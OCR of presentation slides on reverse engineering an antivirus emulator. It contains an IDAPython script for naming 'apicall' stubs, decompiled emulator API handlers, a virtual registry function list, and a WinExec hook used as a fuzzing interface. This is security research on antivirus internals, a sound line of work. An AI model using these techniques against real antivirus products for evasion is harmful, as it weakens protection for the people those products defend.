
```
# first find all the functions
for head in Heads(text_ea, SegEnd(text_ea)):
    func_ea = idaapi.get_func(head)
    if func_ea is None:
        if idaapi.get_bytes(head, 13) == '\x8b\xff\xe8\x00\x00\x00\x00\x83\xc4\x04\x0f\xff\xf0':
            print  "Unrecognized apicall function at @ 0x%x"%(head)
            MakeFunction(head)

#now name the functions
for funcea in Functions(text_ea, SegEnd(text_ea)):
    functionName = GetFunctionName(funcea)
    for (startea, endea) in Chunks(funcea):
        for head in Heads(startea, endea):

            insnbytes = idaapi.get_bytes(head, 3)

            if insnbytes == '\x0f\xff\xf0':
                apicrc = idaapi.get_long(head+3)
                apiname = hashesToNames.get(apicrc)
                if apiname is None:
                    print "ERROR: apicrc 0x%x NOT FOUND! @ 0x%x"%(apicrc, head)
                else:
                    print "PROCESS - apicall: %s @ 0x%x"%(apiname, head)
                    func_ea = idaapi.get_func(head).start_ea
                    fname = idc.GetFunctionName(func_ea)
                    if fname.startswith("sub_"):
                        MakeName(func_ea, "apicall_" + apiname)
```

Labeling `apicall` Stubs

Creating and naming functions with `apicall` instructions during autoanalysis is very slow

Scan for `apicall` stub function signatures after autoanalysis

```
mov edi, edi
call $+5
add esp, 0x4
apicall ...
```




```python
# first find all the functions
for head in Heads(text_ea, SegEnd(text_ea)):
    func_ea = idaapi.get_func(head)
    if func_ea is None:
        if idaapi.get_bytes(head, 13) == '\x8b\xff\xe8\x00\x00\x00\x00\x83\xc4\x04\x0f\xff\xf0':
            print  "Unrecognized apicall function at @ 0x%x"%(head)
            MakeFunction(head)

#now name the functions
for funcea in Functions(text_ea, SegEnd(text_ea)):
    functionName = GetFunctionName(funcea)
    for (startea, endea) in Chunks(funcea):
        for head in Heads(startea, endea):

            insnbytes = idaapi.get_bytes(head, 3)

            if insnbytes == '\x0f\xff\xf0':
                apicrc = idaapi.get_long(head+3)
                apiname = hashesToNames.get(apicrc)
                if apiname is None:
                    print "ERROR: apicrc 0x%x NOT FOUND! @ 0x%x"%(apicrc, head)
                else:
                    print "PROCESS - apicall: %s @ 0x%x"%(apiname, head)
                    func_ea = idaapi.get_func(head).start_ea
                    fname = idc.GetFunctionName(func_ea)
                    if fname.startswith("sub_"):
                        MakeName(func_ea, "apicall_" + apiname)
```

Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

Emulator Components

- CPU emulation
  - + Timing
- OS API emulation
  - + Timing
- Emulated environment
  - Settings, processes, file system, registry, network, etc
- Antivirus instrumentation and callbacks




Process Interaction

Since other processes don’t really exist, they can’t be interacted with like real processes

`ReadProcessMemory` & `WriteProcessMemory` operations for processes other than the one under analysis fail

`0x1234` is a handle to the emulated process under analysis




```
void __cdecl KERNEL32_DLL_GetCurrentProcess(pe_vars_t *v)
{
  pe_set_return_value(v, 0x1234ui64);
  v->m_pDTc->m_vticks64 += 32i64;
}
```


```
void __cdecl KERNEL32_DLL_ReadProcessMemory(pe_vars_t *v)
{
  DT_context
  unsigned in
  unsigned in
  char *plpNu
  CAutoVticks
  Parameters<
  int zero; // [sp+4Ch] [bp-4h]@1

  Parameters<5>::Parameters<5>(&arg, v);
  pDTc = v->m_pDTc;
  vticks.m_vticks = 32;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = pDTc;
  zero = 0;
  if ( arg.m_Arg[0].val32 == 0x1234 )
  {
    lpBuffer = arg.m_Arg[3].val32;
    result = vmm_memmove(v, arg.m_Arg[1].val64, arg.m_Arg[2].val64, arg.m_Arg[3].val32);
    pe_set_return_value(v, result != 0);
    if ( arg.m_Arg[4].val64 )
    {
      plpNumberOfBytesRead = __mmap_ex(v, arg.m_Arg[4].val64, 4u, 0x80000000);
      if ( plpNumberOfBytesRead )
        *plpNumberOfBytesRead = lpBuffer;
      else
        pe_set_return_value(v, 0i64);
    }
    vticks.m_vticks = 32 * (result + 1);
  }
  else
  {
    pe_set_return_value(v, 0i64);
  }
  CAutoVticks::~CAutoVticks(&vticks);
}
```

VirtualReg - Virtual Registry

- Unlike VFS, registry is not exposed for direct interaction from with in the emulator, it can only be reached via `advapi32.dll` emulations
- `advapi32.dll's` only natively emulated functions are those that deal with registry interaction



```
ADVAPI32_DLL_RegCreateKeyExW(pe_vars_t *)
ADVAPI32_DLL_RegDeleteKeyW(pe_vars_t *)
ADVAPI32_DLL_RegDeleteValueW(pe_vars_t *)
ADVAPI32_DLL_RegEnumKeyExW(pe_vars_t *)
ADVAPI32_DLL_RegEnumValueW(pe_vars_t *)
ADVAPI32_DLL_RegOpenKeyExW(pe_vars_t *)
ADVAPI32_DLL_RegQueryInfoKeyW(pe_vars_t *)
ADVAPI32_DLL_RegQueryValueExW(pe_vars_t *)
ADVAPI32_DLL_RegSetValueExW(pe_vars_t *)
```




```
VirtualReg::VirtualReg(VirtualReg *)
VirtualReg::`vector deleting destructor'(uint)
VirtualReg::createKey(uint,ushort const *,bool,uint &,bool &)
VirtualReg::deleteKey(uint)
VirtualReg::deleteValue(uint,ushort * const)
VirtualReg::enumerateSubKey(uint,int,VREG_KeyInfo &)
VirtualReg::enumerateValue(uint,int,ushort * const,VREG_ValueTy
VirtualReg::isAHiveRoot(uint)
VirtualReg::queryKey(uint,VREG_KeyInfo &)
VirtualReg::queryKey(uint,uint,VREG_KeyInfo &)
VirtualReg::queryValue(uint,ushort * const,VREG_ValueType &,uir
VirtualReg::setValue(uint,ushort * const,VREG_ValueType,uint,vo
VirtualReg::switchToLocalTree(void)
VirtualReg::translateHiveRoots(uint &)
VirtualReg::~VirtualReg(void)
```

WinExec **Hook**


```
UINT WINAPI WinExec(
  _In_ LPCSTR lpCmdLine,
  _In_ UINT   uCmdShow
);
```

Good function to hook - emulator functions fine without it actually doing its normal operations

2 parameters - pointer and uint32 - can create an IOCTL-like interface, pointer to arbitrary data, uint32 to specify action




```
void __cdecl KERNEL32_DLL_WinExec(pe_vars_t *v)
{
  DT_context *pDTc; // ecx
  CAutoVticks vticks; // [esp+10h] [ebp-44h]
  src_attribute_t attr; // [esp+1Ch] [ebp-38h]
  unsigned int Length; // [esp+30h] [ebp-24h]
  Parameters<2> arg; // [esp+34h] [ebp-20h]
  int unused; // [esp+50h] [ebp-4h]

  vticks.m_vticks = 32;
  pDTc = v->m_pDTc;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = pDTc;
  unused = 0;
  Parameters<2>::Parameters<2>(&arg, v);
  pe_set_return_value(v, 1ui64);
  *&attr.first.length = 0;
  *&attr.second.length = 0;
  attr.attribid = 12291;
  attr.second.numval32 = 0;
  Length = 0;
  attr.first.numval32 = pe_read_string_ex(arg.m_Arg[0].val64, &Length);
  attr.first.length = Length;
  __siga_check(v, &attr);
  vticks.m_vticks = pe_create_process(arg.m_Arg[0].val32, 0i64) != 0 ? 16416 : 1056;
  CAutoVticks::~CAutoVticks(&vticks);
}
```



```
static void __cdecl KERNEL32_DLL_WinExec_hook(void * v)
{
    uint64_t Params[2] = {0};
    uint32_t info16 = 0;
    uint32_t len;
    uint32_t res;
    char * str;
    uint64_t ui64;

    elog(S_TRACE, "WinExec");

    GetParams(v, Params, 2);

    elog(S_DEBUG_VV, "V: %p", v);

    info16 = Params[1] & 0xFFFF; //mask off low bits of Info
    switch ( info16 )
    {
        case OutString: //Print a string out
            elog(S_DEBUG_VV, "OutString");
            str = GetString(v, Params[0], &len);
            elog(S_INFO, "OutString: %s", str);
            break;

        case OutUInt64: //Print a uint64_t out
            elog(S_DEBUG_VV, "OutUInt64");
            ui64 = GetUInt64(v, Params[0]);
            elog(S_INFO, "OutUInt64: 0x%llx", ui64);
            break;

        case GetParam: //Get new parameters
            elog(S_DEBUG_VV, "GetParam");
            res = HandleFuzzParam(v, Params[0]);
            elog(S_DEBUG, "RES: %d", res);
            break;

        case FuzzeeInit: //Initialize fuzzee
            elog(S_DEBUG_VV, "FuzzeeInit");
```

Example: Extracting VFS

